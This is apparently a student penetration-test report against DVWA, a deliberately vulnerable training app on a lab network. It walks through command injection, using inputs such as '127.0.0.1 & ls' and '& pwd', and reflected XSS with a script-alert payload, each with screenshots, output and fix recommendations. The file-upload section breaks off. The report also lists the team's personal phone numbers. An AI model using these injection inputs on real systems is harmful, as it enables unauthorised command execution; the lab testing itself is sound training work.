PROJECT NO :- 02

Target : DVWA[Damn Vulnerable Web Application]

1. Overview

During the testing of DVWA, we focused on identifying vulnerabilities related to SQL injection, brute force, and LFI attacks. Our approach involved using both automated tools and manual techniques to identify potential vulnerabilities.

2. List of teammates participated in the HUFFPOST:

S. No.	Name	Designation	Mobile No.
1.	Pedasingu Sai Sree Chakra	Team Leader	7032630417
2.	Panchakarla Baidyanadh	Team Member	7661984849
3.	Sai Karthik Sunkara	Team Member	6305523908
4.	Saahini Talasila	Team Member	9515011505

2. List of Vulnerable Parameter, Location discovered

S. No.	Vulnerability path	Name of the vulnerability	Reference CWE
1.	http://10.0.2.4/001/vulnerabilities/exec/#	Command Injection	CWE-78
2	http://10.0.2.4/001/vulnerabilities/xss_r/	XSS(Reflected)	CWE 80
3	http://10.0.2.4/001/vulnerabilities/upload/#	File Upload	CWE 434

4. Other Information

- **Tools Used :**

1. Kali Linux
2. FireFox Browser
3. BrupSuite

MAIN VULNERABILITY REPRESENTATION FORMAT

1.1 Vulnerability Name:- Command Injection

CWE : - CWE-78

OWASP Category:- 2017-A03

Description:-

A command injection vulnerability allows attackers to execute arbitrary system commands on the attacked party's host operating system (OS). Doing this can override the original command to gain access to a system, obtain sensitive data, or even execute an entire takeover of the application server or system.

Business Impact:-

Some Consequences Of Command Injection Vulnerability are: An attacker can execute arbitrary code on the target system, which can lead to a complete compromise of the system. An attacker can gain access to sensitive information stored on the target system.


Vulnerability Path :- http://10.0.2.4/001/

Vulnerability Parameter:-

http://10.0.2.4/001/vulnerabilities/exec/#

Steps to Reproduce :-

Step 1: Access the URL



10.0.2.4/001/vulnerabilities/exec/

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit


More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

Username: admin
Security Level: impossible
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Step 2: View localhost Ip as input



10.0.2.4/001/vulnerabilities/exec/#

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.064 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.062 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.063 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3063ms
rtt min/avg/max/mdev = 0.012/0.050/0.064/0.022 ms
```


More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

Username: admin
Security Level: impossible
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Step 3: Now using ‘&’ along with some os command like ‘ls’



Vulnerability: Command Injection

Ping a device


Enter an IP address: 127.0.0.1 & ls

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.064 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.062 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.063 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3063ms
rtt min/avg/max/mdev = 0.012/0.050/0.064/0.022 ms
```

Username: admin
Security Level: impossible
PHPIDS: disabled

Step 4: It successfully worked, we got the list of directories



Vulnerability: Command Injection

Ping a device


Enter an IP address:

```
help
index.php
source
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.007 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.061 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.069 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.024 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3054ms
rtt min/avg/max/mdev = 0.007/0.040/0.069/0.026 ms
```

Username: admin
Security Level: low
PHPIDS: disabled

Step 5: Now we use the pwd command path to retrive the current directive path


Vulnerability: Command Injection
Ping a device
Enter an IP address: 127.0.0.1 & pwd
Submit

```
/var/www/html/001/vulnerabilities/exec
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.007 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.060 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.062 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.061 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3054ms
rtt min/avg/max/mdev = 0.007/0.047/0.062/0.024 ms
```

Recommendation:

To prevent OS command injection vulnerabilities in their code, developers should follow best practices such as validating and sanitizing user input, using safe coding practices, conducting regular security testing, and staying up-to-date on security patches.

1.2 Vulnerability Name: Cross-Site Scripting (Reflected)

CWE : CWE-79

OWASP Category: A07:2017 – XSS

Description:

Cross site scripting (XSS) is a common attack vector that injects malicious code into a vulnerable web application. XSS differs from other web attack vectors (e.g., SQL injections), in that it does not directly target the application itself. Instead, the users of the web application are the ones at risk.

Business Impact:


The application stores dangerous data in a database, message forum, visitor log, or other trusted data store. At a later time, the dangerous data is subsequently read back into the application and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user.

Vulnerability Path : http://10.0.2.4/001/

Vulnerability Parameter: http://10.0.2.4/001/vulnerabilities/xss_r/

Steps to Reproduce :

Step 1. Access the URL



10.0.2.4/001/vulnerabilities/xss_r/


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Step 2: Go to text box and type a JavaScript as Input.



10.0.2.4/001/vulnerabilities/xss_r/


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? >alert('hello world')</script>

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Step 3: It Reflected Sucessfully.



```
10.0.2.4/001/vulnerabilities/xss_r/?name=<script>alert('hello+world')<%2Fscript>#
```

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? [ ] Submit


Hello

10.0.2.4

hello world

OK

Step 4: The Functionality Of The Application Is Normal After The Test As This Is Not Store Xss.



```
10.0.2.4/001/vulnerabilities/xss_r/?name=<script>alert('hello+world')<%2Fscript>#
```

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? [ ] Submit

Hello

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Recommendation:

- Note that proper output encoding, escaping, and quoting is the most effective solution for preventing XSS, although input validation may provide some defense-in-depth.
- To prevent XSS attacks, you application must validate all the input data, make sure that only the allowlisted data is allowed, and ensure that all variable output in a page is encoded before it is returned to the user.
- Developers should validate user input -- sources -- and encode the output -- sinks -- to prevent DOM-based XSS attacks. The input source property is where the DOM reads from, and the source is where the attacker can inject malicious code to exploit the XSS vulnerability.

1.3 Vulnerability Name:-File upload

CWE : - CWE-434

OWASP Category:- 2017-A5

Description:-

File upload is becoming a more and more essential part of any application, where the user is able to upload their photo, their CV, or a video showcasing a project they are working on. The application should be able to fend off bogus and malicious files in a way to keep the application and the users safe.

Business Impact::-


The consequences of **unrestricted file upload** can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement. It depends on what the application does with the uploaded file and especially where it is stored.

Vulnerability Path :- http://10.0.2.4/001/

VulnerabilityParameter: http://10.0.2.4/001/vulnerabilities/upload/#

